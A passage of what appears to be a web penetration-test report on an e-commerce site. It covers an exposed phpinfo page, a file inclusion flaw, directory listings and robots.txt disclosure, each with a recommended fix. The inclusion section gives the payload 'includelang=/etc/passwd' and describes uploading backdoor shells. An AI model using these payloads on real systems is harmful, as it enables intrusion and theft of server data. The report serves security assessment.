
Srv	PID	Acc	M	CPU	SS	Req	Conn	Child	Slot	Client	VHost	Request
0-0	1709	0/1/1	_	0.92	17771	89	0.0	0.00	0.00	127.0.0.1	localhost:8000	GET / HTTP/1.1




# PoC – robots.txt



# PoC – userlist.txt



# PoC – phpinfo.php



PHP Version 5.6.39-1+ubuntu18.04.1+deb.sury.org+1



System	Linux ip-172-26-10-71 5.4.0-1030-aws #31~18.04.1-Ubuntu SMP Tue Nov 17 10:48:34 UTC 2020 x86_64
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/5.6/fpm
Loaded Configuration File	/etc/php/5.6/fpm/php.ini
Scan this dir for additional .ini files	/etc/php/5.6/fpm/conf.d
Additional .ini files parsed	/etc/php/5.6/fpm/conf.d/10-mysqlnd.ini, /etc/php/5.6/fpm/conf.d/10-opcache.ini, /etc/php/5.6/fpm/conf.d/10-pdo.ini, /etc/php/5.6/fpm/conf.d/15-xml.ini, /etc/php/5.6/fpm/conf.d/20-calendar.ini, /etc/php/5.6/fpm/conf.d/20-ctype.ini, /etc/php/5.6/fpm/conf.d/20-curl.ini, /etc/php/5.6/fpm/conf.d/20-dom.ini, /etc/php/5.6/fpm/conf.d/20-exif.ini, /etc/php/5.6/fpm/conf.d/20-fileinfo.ini, /etc/php/5.6/fpm/conf.d/20-ftp.ini, /etc/php/5.6/fpm/conf.d/20-gd.ini, /etc/php/5.6/fpm/conf.d/20-gettext.ini, /etc/php/5.6/fpm/conf.d/20-iconv.ini, /etc/php/5.6/fpm/conf.d/20-json.ini, /etc/php/5.6/fpm/conf.d/20-mbstring.ini, /etc/php/5.6/fpm/conf.d/20-mysql.ini, /etc/php/5.6/fpm/conf.d/20-mysqli.ini, /etc/php/5.6/fpm/conf.d/20-pdo_mysql.ini, /etc/php/5.6/fpm/conf.d/20-pdo_sqlite.ini, /etc/php/5.6/fpm/conf.d/20-phar.ini, /etc/php/5.6/fpm/conf.d/20-posix.ini, /etc/php/5.6/fpm/conf.d/20-readline.ini, /etc/php/5.6/fpm/conf.d/20-shmop.ini, /etc/php/5.6/fpm/conf.d/20-simplexml.ini, /etc/php/5.6/fpm/conf.d/20-sockets.ini, /etc/php/5.6/fpm/conf.d/20-sqlite3.ini, /etc/php/5.6/fpm/conf.d/20-sysvmsg.ini, /etc/php/5.6/fpm/conf.d/20-sysvsem.ini, /etc/php/5.6/fpm/conf.d/20-sysvshm.ini, /etc/php/5.6/fpm/conf.d/20-tokenizer.ini, /etc/php/5.6/fpm/conf.d/20-wddx.ini, /etc/php/5.6/fpm/conf.d/20-xmlreader.ini, /etc/php/5.6/fpm/conf.d/20-xmlwriter.ini, /etc/php/5.6/fpm/conf.d/20-xsl.ini
PHP API	20131106
PHP Extension	20131226
Zend Extension	220131226
Zend Extension Build	API220131226,NTS
PHP Extension Build	API20131226,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	enabled

# Business Impact – Low

- It doesn't harm the website directly, but it is letting the hacker to collect more internal information about the website which the hacker might use against the organization.

# Recommendation

Take the following precautions:

- Developers should **disable all default files and pages** to be displayed publicly.

# References

- <https://www.indusface.com/blog/owasp-security-misconfiguration/>
- <https://hdivsecurity.com/owasp-security-misconfiguration>

# 9.Remote file Inclusion

**Remote file  
Inclusion  
(Critical)**


The below mentioned URL is vulnerable RFL.

**Affected URL:**


<http://13.127.0.56/?includelang=lang/en.php>

# Observation

- Navigate to the website and click on change language dropdown, and select any two languages.




- Now, notice the URL, you get a 'get' parameter of **includelang** which is vulnerable to **file inclusion**.
- Here we enter the payload: **includelang=/etc/passwd** and on executing this file the page throws a descriptive error.





# PoC – attacker can upload shells

- Attacker can exploit the referencing function in an application to upload malware( e.g.backdoor shells) from a remote URL located within a different domain.



# Business Impact – Extremely High

- An attacker can have the root access of your website.
- He can execute commands.
- Through the website, he can have access of the server and can infect other websites hosted on that server.
- He can deface your websites.

# Recommendation

- To safely parse user-supplied filenames it's much better to maintain a whitelist of acceptable files.
- Use a corresponding identifier (not the actual name ) to access the file. Any request containing an invalid identifier can then simply be rejected (this is the approach that OWASP recommends).

# References

- <https://www.pivotpointsecurity.com/blog/file-inclusion-vulnerabilities/>
- <https://www.netsparker.com/blog/web-security/local-file-inclusion-vulnerability/>
- [https://en.wikipedia.org/wiki/File\\_inclusion\\_vulnerability](https://en.wikipedia.org/wiki/File_inclusion_vulnerability)

# 10.Directory Listing

**Client Side filter  
Bypass  
(Moderate)**

The below mentioned URL leaks critical information via directory listing vulnerability.

**Affected URL:**

<http://52.66.71.176/static/images/uploads/products/4.jpg>

# 10.Directory Listing

Client Side filter  
Bypass  
(Moderate)


Here are other similar URL's that leaks critical information via directory listing vulnerability.

**Affected URL:**

<http://52.66.71.176/robots.txt>


# Observation

- Navigate to <http://52.66.71.176/products.php>.
- Now, **right click on the image** of any product and then select **View Image** or you can even drag the image to a new tab.
- The page loads up as shown below, with the image of the selected product.\
- Notice the **URL**, it actually reveals the full path of the image.



# Observation

- Now if we remove the image name (here , 4.jpg) and hit enter.
- The following page with the tons of information in it, will be displayed.




## Index of /static/images/uploads/products/

../		
1.jpg	15-Feb-2019 07:58	26159
10.jpg	15-Feb-2019 08:09	10227
100.jpg	15-Feb-2019 08:23	387418
101.jpg	15-Feb-2019 08:24	238128
102.jpg	15-Feb-2019 08:25	168406
103.jpg	15-Feb-2019 08:57	137612
105.jpg	15-Feb-2019 08:35	601636
106.jpg	15-Feb-2019 08:35	251241
107.jpg	15-Feb-2019 08:36	128493
108.jpg	15-Feb-2019 08:38	107887
109.jpg	15-Feb-2019 08:39	134467
11.jpg	15-Feb-2019 08:14	96430
110.jpg	15-Feb-2019 08:39	152868
111.jpg	15-Feb-2019 08:33	17003
112.jpeg	15-Feb-2019 08:43	273035
113.jpg	15-Feb-2019 08:43	57926
114.jpg	15-Feb-2019 08:44	29279
115.jpg	15-Feb-2019 08:45	8347
12.jpg	15-Feb-2019 08:16	84577
13.jpeg	15-Feb-2019 08:17	91014
14.jpg	15-Feb-2019 08:19	505236
15.jpg	15-Feb-2019 08:18	8947
2.jpg	15-Feb-2019 07:59	39463
200.jpg	15-Feb-2019 08:48	11521
202.jpg	15-Feb-2019 08:51	7875
203.jpg	15-Feb-2019 08:52	123388
204.jpg	15-Feb-2019 08:53	6101
2socks.jpeg	15-Feb-2019 07:44	41746
3.jpg	15-Feb-2019 08:04	8728
4.jpg	15-Feb-2019 08:05	4735
5.jpg	15-Feb-2019 08:06	9348
51BYEkEN8kl...SX..UX..SY..UY..jpg	15-Feb-2019 07:55	34676
51rPLAnz8gl.jpg	15-Feb-2019 07:52	35998
6.jpg	15-Feb-2019 08:07	4538
61W68b5cf+L..UX679..jpg	15-Feb-2019 07:52	32722
8.jpg	15-Feb-2019 08:08	8063
9.jpg	15-Feb-2019 08:08	8679
Johnny-Walker-Facebook-Covers-1369.jpeg	14-Feb-2019 12:30	25330
a.html	08-Mar-2019 23:27	58
a.jpg	09-Mar-2019 12:59	58
ad.jpeg	18-Feb-2019 10:15	2598



# Observation


- Navigate to `http://52.66.71.176/robots.txt`
- It shows all the sections of your server you don't want robots to use/visit.



```
User-Agent: *  
Disallow: /static/images/  
Disallow: /oventiaCMS
```

# PoC – directory listings

- Navigate to
- Complete listings of directory is shown containing the images of all the customers along with the images of all the products in the website and also the administrator directory is also visible.



<a href="#">../</a>	05-Jan-2019 06:00	-
<a href="#">customers/</a>	05-Jan-2019 06:00	-
<a href="#">icons/</a>	05-Jan-2019 06:00	-
<a href="#">products/</a>	05-Jan-2019 06:00	-
<a href="#">banner-large.jpeg</a>	05-Jan-2019 06:00	672352
<a href="#">banner.jpeg</a>	07-Jan-2019 08:49	452884
<a href="#">card.png</a>	07-Jan-2019 08:49	91456
<a href="#">default_product.png</a>	05-Jan-2019 06:00	1287
<a href="#">donald.png</a>	05-Jan-2019 06:00	10194
<a href="#">loading.gif</a>	07-Jan-2019 08:49	39507
<a href="#">pluto.jpg</a>	05-Jan-2019 06:00	9796
<a href="#">popoye.jpg</a>	05-Jan-2019 06:00	14616
<a href="#">profile.png</a>	05-Jan-2019 06:00	15187
<a href="#">seller_dashboard.jpg</a>	05-Jan-2019 06:00	39647
<a href="#">shoe.png</a>	05-Jan-2019 06:00	77696
<a href="#">socks.png</a>	05-Jan-2019 06:00	67825
<a href="#">tshirt.png</a>	05-Jan-2019 06:00	54603

# Business Impact – High

- Although this vulnerability does not have a direct impact to users or the users or the server, though it can aid the attacker with information about the server and the users.
- Also, an attacker can take important information like what all products are being sold by the sellers can simply download the images, view them and can even use them against the users or the organization.

# Recommendation

Take the following precautions:

- Two-Factor Authentication for sensitive data should be added with strong passwords.
- Find all PII stored and encrypt them with the various techniques.
- Disable Directory Listing.
- Put an index.html in all folders with default message.

# References

- <https://cwe.mitre.org/data/definitions/548.html>
- <https://www.netsparker.com/blog/web-security/disable-directory-listing-web-servers/>

# 11.PII Leakage

**PII Leakage  
(Moderate)**

